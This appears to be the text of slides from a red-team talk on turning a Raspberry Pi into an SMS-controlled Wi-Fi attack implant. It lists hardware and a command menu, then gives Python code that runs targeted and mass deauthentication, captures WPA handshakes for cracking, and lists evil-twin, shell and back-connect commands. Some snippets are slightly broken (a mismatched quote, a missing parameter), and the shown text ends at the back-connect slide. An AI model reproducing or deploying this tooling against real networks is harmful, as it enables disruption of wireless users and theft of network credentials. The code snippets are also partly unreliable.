Weaponizing a Raspberry Pi

- for Red Team Engagements

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with the help of:
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root@raspberrypi:~# id&&whoami

root

@uid=0(root) gid=0(root) groups=0(root)

Well not really, but:

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#BEng in Automatic Control and Programming @ Polytechnic University of Bucharest

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#MSc – IT&C Security@ Bucharest University of Economic Studies, Faculty of Cybernetics - ongoing

#Long time lurker @ Romanian Security Team forum

#CEH certified

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
Why?

Where did the need for this kind of project appear?

Why?

Why Wi-Fi as an attack vector?




How 1 – Expectation:

Keep it Simple, Keep it Cheap

How 1 – Reality:

Keep it Simple, Keep it Cheap



How 2

Keeping it cheap:

1 Raspberry Pi 3 Model B – 35 USD

1 Wireless Network Adapter /w Monitor Mode ~15-20 USD

1 Battery Pack High Capacity – 20 USD

1 USB Modem Dongle that is supported by Gammu (more here) ~10 USD

1 SIM Card that supports 3G and SMS(voice support is not needed)

Total: ~80 USD

How 3


Keeping it Simple:

- SMS communication channel
- Predefined commands for ease of use
- As little 3rd party software as needed
- Use open source

How 4

SMS communication channel:

- Why?
- How?



18:33 Help

m0 Usable commands are:
    help - details about each
available comman

m1 d
    passwd - authorization
    ifconfig - receive available
inter

m2 faces
    monstart - start monitor
mode
    monstop - stop monitor

m3 mode
    shell - bypass mode
    getSSID - get available
BSSID'

m4 s and clients
    getclientSSID - lists
available clients
    targe


18:33

m5 tedDeauth - Deauth

How 5a

Predefined commands

- Why?
- How?




```
self.commands={"passwd":self.authorize,"ifconfig":self.ifconfig,"shell":self.shell,"monstart":self.monstart,"monstop":self.monstop,"getSSID":self.getSSID,\
"getclientSSID":self.getclientSSID,"targetedDeauth":self.targetedDeauth,"massDeauth":self.massDeauth,"backConnect":self.backConnect,"help":self.help,\
"selfdestruct":self.selfdestruct,"eviltwin":self.eviltwin}
```

How 5b

Predefined commands

authorization




```
def authorize(self,args):
    global allowednumbers,sem

    if len(args)==1 and args[0]!="":
        passwd=args[0]

        if passwd=="[redacted]':
                send_sms("Allowed",self.number,self.idd)
                query = ("insert into allowed(`num`) values(%s)")

                self.cursor.execute(query, (self.number,))
                allowednumbers.append(self.number)
                self.cnx.commit()
                #send_sms("Authorized",self.number,self.idd)

        else:
            self.processed()
```

How 5c

Predefined commands

ifconfig




```
def ifconfig(self,args):
    if len(args)==0:
        ifs=[]
        rez=os.popen('ifconfig')
        lines=rez.read().splitlines()
        for l in lines:
            if 'Link encap' in l:
                iff=l.split(" ")[0]
                ifs.append(iff)
        send_sms(','.join(ifs),self.number,self.idd)
```

How 5d

Predefined commands

Monstart&Monstop




```
def monstart(self,args):
    if len(args)==1 and args[0]!="":
        interface=args[0]
        self.ongoing()
        process = Popen(['airmon-ng', 'start', interface], stdout=PIPE, stderr=PIPE)
        stdout, stderr = process.communicate()
        send_sms('done',self.number,self.idd)
        self.processed()
    else:
        self.processed()
def monstop(self):
    if len(args)==1 and args[0]!="":
        interface=args[0]
        self.ongoing()
        process = Popen(['airmon-ng', 'stop', interface], stdout=PIPE, stderr=PIPE)
        stdout, stderr = process.communicate()
        send_sms('done',self.number,self.idd)
        self.processed()
    else:
        self.processed()
```

How 5d

Predefined commands

getSSID&getClients




```
def getSSID(self,args):
    if len(args)==1:
        #capturefile=args[0]
        interface=args[0]
        self.ongoing()
        cmd=Popen(["screen", "-AdmS", "airodump", "airodump-ng", "--output-format", "csv", "--write", "/tmp/capture", interface],stdout=PIPE, stderr=PIPE)
        time.sleep(15)
        cmd=Popen(["screen", "-X", "-S", "airodump", "quit"],stdout=PIPE, stderr=PIPE)
        ssid=parse_csv_bssid("/tmp/capture-01.csv")
        send_sms(ssid,self.number,self.idd)
    else:
        self.processed()
```

How 5e

Predefined commands

targetedDeauth




```
while True:
    cmd=os.popen("wpaclean /tmp/capturereducedsize.cap /tmp/capture-01.cap")
    cmd=os.popen("pyrit -r /tmp/capturereducedsize.cap analyze")
    txt=cmd.read()
    cmd.close()
    if  bssidmac.lower() in txt and 'handshake' in txt:
        break
    time.sleep(10)
    cmd2=os.popen("screen -ls| grep aireplay")
    txt2=cmd2.read()
    cmd2.close()
    if "aireplay" not in txt2:
        cmd=Popen(["screen", "-AdmS", "aireplay", "aireplay-ng","-0",deauthtries,"-a",bssidmac,"-c",clientmac,interface],stdout=PIPE, stderr=PIPE)
cmd=Popen(["screen", "-X", "-S", "aireplay", "quit"],stdout=PIPE, stderr=PIPE)
cmd=Popen(["screen", "-X", "-S", "airodump", "quit"],stdout=PIPE, stderr=PIPE)
```

How 5f

Predefined commands

massDeauth




```
    while True:
        print txt
        if 'got 0 AP' not in txt and "2 handshake" in txt:
            print "am iesit 1"
            send_sms("found good handshake",self.number,self.idd)
            cmd=Popen(["screen", "-X", "-S", "airodump", "quit"],stdout=PIPE, stderr=PIPE)
            break
        cmd=Popen(["screen", "-AdmS","mdk3screen", "mdk3", interface, "d"],stdout=PIPE, stderr=PIPE)
        time.sleep(timerun)
        cmd=Popen(["screen", "-X", "-S", "mdk3screen", "quit"],stdout=PIPE, stderr=PIPE)
        cmd=os.popen("wpaclean /tmp/capturereducedsizemdk3.cap /tmp/capture-01.cap")
        cmd=os.popen("pyrit -r /tmp/capturereducedsizemdk3.cap analyze")
        txt=cmd.read()
        cmd.close()
elif 'got 0 AP' not in txt and "2 handshake" in txt:
    send_sms("found good handshake",self.number,self.idd)
cmd=Popen(["screen", "-X", "-S", "airodump", "quit"],stdout=PIPE, stderr=PIPE)
```

How 5g

Predefined commands

backConnect

